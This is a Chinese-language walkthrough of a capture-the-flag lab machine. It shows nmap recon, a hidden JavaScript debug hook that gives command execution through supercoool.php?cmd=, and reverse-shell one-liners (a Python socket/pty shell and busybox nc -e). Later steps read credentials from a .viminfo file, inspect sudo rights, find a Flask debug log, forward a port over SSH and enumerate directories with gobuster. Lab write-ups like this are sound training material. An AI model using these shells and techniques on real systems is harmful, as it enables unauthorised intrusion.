省流 – 知识点
- JS
- 端口映射 ->
ssh -L - Fastfetch Module提权
搜集
nmap -A 192.168.0.82
......
PORT     STATE    SERVICE  VERSION
22/tcp   open     ssh      OpenSSH 8.4p1 Debian 5+deb11u3 (protocol 2.0)
| ssh-hostkey:
|   3072 f6:a3:b6:78:c4:62:af:44:bb:1a:a0:0c:08:6b:98:f7 (RSA)
|   256 bb:e8:a2:31:d4:05:a9:c9:31:ff:62:f6:32:84:21:9d (ECDSA)
|_  256 3b:ae:34:64:4f:a5:75:b9:4a:b9:81:f9:89:76:99:eb (ED25519)
80/tcp   open     http     Apache httpd 2.4.62 ((Debian))
|_http-server-header: Apache/2.4.62 (Debian)
|_http-title: Did not follow redirect to https://hacker.maze-sec.hmv/
443/tcp  open     ssl/http Apache httpd 2.4.62
|_http-server-header: Apache/2.4.62 (Debian)
|_ssl-date: TLS randomness does not represent time
|_http-title: xE5x9CxA8xE7xBAxBFxE9xBBx91xE5xAExA2xE6xA8xA1xE6x8Bx9FxE5x99xA8
| tls-alpn:
|_  http/1.1
| ssl-cert: Subject: commonName=hacker.maze-sec.hmv/organizationName=Maze-Sec/stateOrProvinceName=Beijing/countryName=CN
| Not valid before: 2025-05-17T09:19:35
|_Not valid after:  2035-05-15T09:19:35
5000/tcp filtered upnp
......可以看到5000端口是处于‘filtered’状态,待会GetShell的时候就知道干什么用的了,留个悬念先
把hacker.maze-sec.hmv加入到/etc/hosts中,随后进行下一步
echo 192.168.0.82 hacker.maze-sec.hmv >> /etc/hosts测点

访问hacker.maze-sec.hmv,发现是一款小游戏,小游戏叫做’黑客模拟器’,表面上没什么奇怪的地方

如果不加域名访问,直接IP访问时会是这样,简单的静态页面
检查JS源代码发现有一个hacker.js,最后面有一段事件监听,代码片段如下
document.addEventListener('keydown', function (e) {
    if (e.ctrlKey && e.shiftKey && e.key === 'Z') {
        let cmd = prompt('请输入调试命令:');
        if (cmd) {
            let path = ['su', 'per', 'co', 'ool'].join('') + '.php';
            let param = ['cm', 'd='].join('');
            let url = './' + path + '?' + param + encodeURIComponent(cmd);
            fetch(url)
                .then(res => res.text())
                .then(txt => {
                    alert('命令输出:n' + txt);
                });
        }
    }
})

不难看出,这段的作用是按 Ctrl + Shift + Z 返回一个调试界面,也发现一个名为supercoool的php文件;调用类似于supercoool.php?cmd=xxx,输入id,发现返回了服务用户信息
推荐一个生成Reverse Shell的网址revshells.com,生成一段Revshell即可Getshell;这里可以使用Python进行GetShell,不过需要注意的是要对接开放的端口,这可能是防火墙的原因;还有就是作者在里面塞了个busybox,也可使用busybox nc 进行GetShell,这里采用后者
Python示例:
export RHOST=<IP>;export RPORT=<Open Port>;python3 -c 'import sys,socket,os,pty;s=socket.socket();s.connect((os.getenv("RHOST"),int(os.getenv("RPORT"))));[os.dup2(s.fileno(),fd) for fd in (0,1,2)];pty.spawn("/bin/bash")'busybox示例:
busybox nc <ip> <port> -e <shell>
GetShell之后
首先观察/home目录,发现welcome目录可以访问,qaq目录什么都没有,在这里可以得到welcome的帐密;这里推荐一款工具PEASS-ng的linpeas进行更细致的搜集,指北 GitHub – peass-ng/PEASS-ng: PEASS – Privilege Escalation Awesome Scripts SUITE (with colors)
www-data@Console:/var/www/hacker.maze-sec.hmv$ ls /home -alh

drwxr-xr-x  4 root    root    4.0K May 16 07:05 .                                  drwxr-xr-x 18 root    root    4.0K Mar 18 20:37 ..
drwxr-xr-x  4 qaq     qaq     4.0K Aug 17 13:55 qaq
drwxr-xr-x  2 welcome welcome 4.0K May 17 06:17 welcome

www-data@Console:/home/qaq$ ls -alh
drwxr-xr-x 2 welcome welcome 4.0K May 17 06:17 .                                   drwxr-xr-x 4 root    root    4.0K May 16 07:05 ..
-rw-r--r-- 1 welcome welcome  220 Apr 11 22:27 .bash_logout
-rw-r--r-- 1 welcome welcome 3.5K Apr 11 22:27 .bashrc
-rw-r--r-- 1 welcome welcome  807 Apr 11 22:27 .profile

www-data@Console:/home/welcome$ ls -alh

drwxr-xr-x 2 welcome welcome 4.0K May 17 06:17 .                                   drwxr-xr-x 4 root    root    4.0K May 16 07:05 ..
-rw-r--r-- 1 welcome welcome  220 Apr 11 22:27 .bash_logout
-rw-r--r-- 1 welcome welcome 3.5K Apr 11 22:27 .bashrc
-rw-r--r-- 1 welcome welcome  807 Apr 11 22:27 .profile
-rw-r--r-- 1 root    root      19 May 16 10:48 .viminfo <- 账密在这里
-rw-r--r-- 1 root    root      44 May 17 06:01 user.txt
检查一下有什么能干的,键入 sudo -l 发现qaq能查看日志
welcome@Console:~$ sudo -l
Matching Defaults entries for welcome on Console:
    env_reset, mail_badpass, secure_path=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin

User welcome may run the following commands on Console:
    (qaq) PASSWD: /bin/cat /opt/flask-app/logs/flask.log
检查日志后发现在5000端口上运行一个基于Flask的Web服务器,也发现debug开关是被打开的
welcome@Console:~$ sudo -u qaq /bin/cat /opt/flask-app/logs/flask.log

 * Serving Flask app 'app'
 * Debug mode: on
WARNING: This is a development server. Do not use it in a production deployment. Use a production WSGI server instead.
 * Running on all addresses (0.0.0.0)
 * Running on http://127.0.0.1:5000
 * Running on http://xxx.xxx.xxx.xxx:5000
Press CTRL+C to quit
 * Restarting with stat
 * Debugger is active!
 * Debugger PIN: 934-473-601
 * Serving Flask app 'app'
 * Debug mode: on
5000端口没法通过外网进行访问,但是本机内却可以访问


考虑将本机的5000端口映射到目标的5000端口上,目前市面上大把端口映射软件,如chisel;这里使用ssh自带的端口映射功能
ssh -L 5000:127.0.0.1:5000 <user>@<ip>然后访问本地的5000端口
5000端口后续
访问本地的5000端口,发现是一个问卷系统,这个投票系统其实没什么可以利用的

不过在前面已知他是flask框架,目录爆破一下发现存在 /console 路由
gobuster dir -u http://localhost:5000 -w /usr/share/seclists/Discovery/Web-Content/directory-list-lowercase-2.3-small.txt

===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://localhost:5000
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/seclists/Discovery/Web-Content/directory-list-lowercase-2.3-small.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/submit               (Status: 405) [Size: 153]
/console              (Status: 200) [Size: 1563]
Progress: 81643 / 81644 (100.00%)
===============================================================
Finished
===============================================================
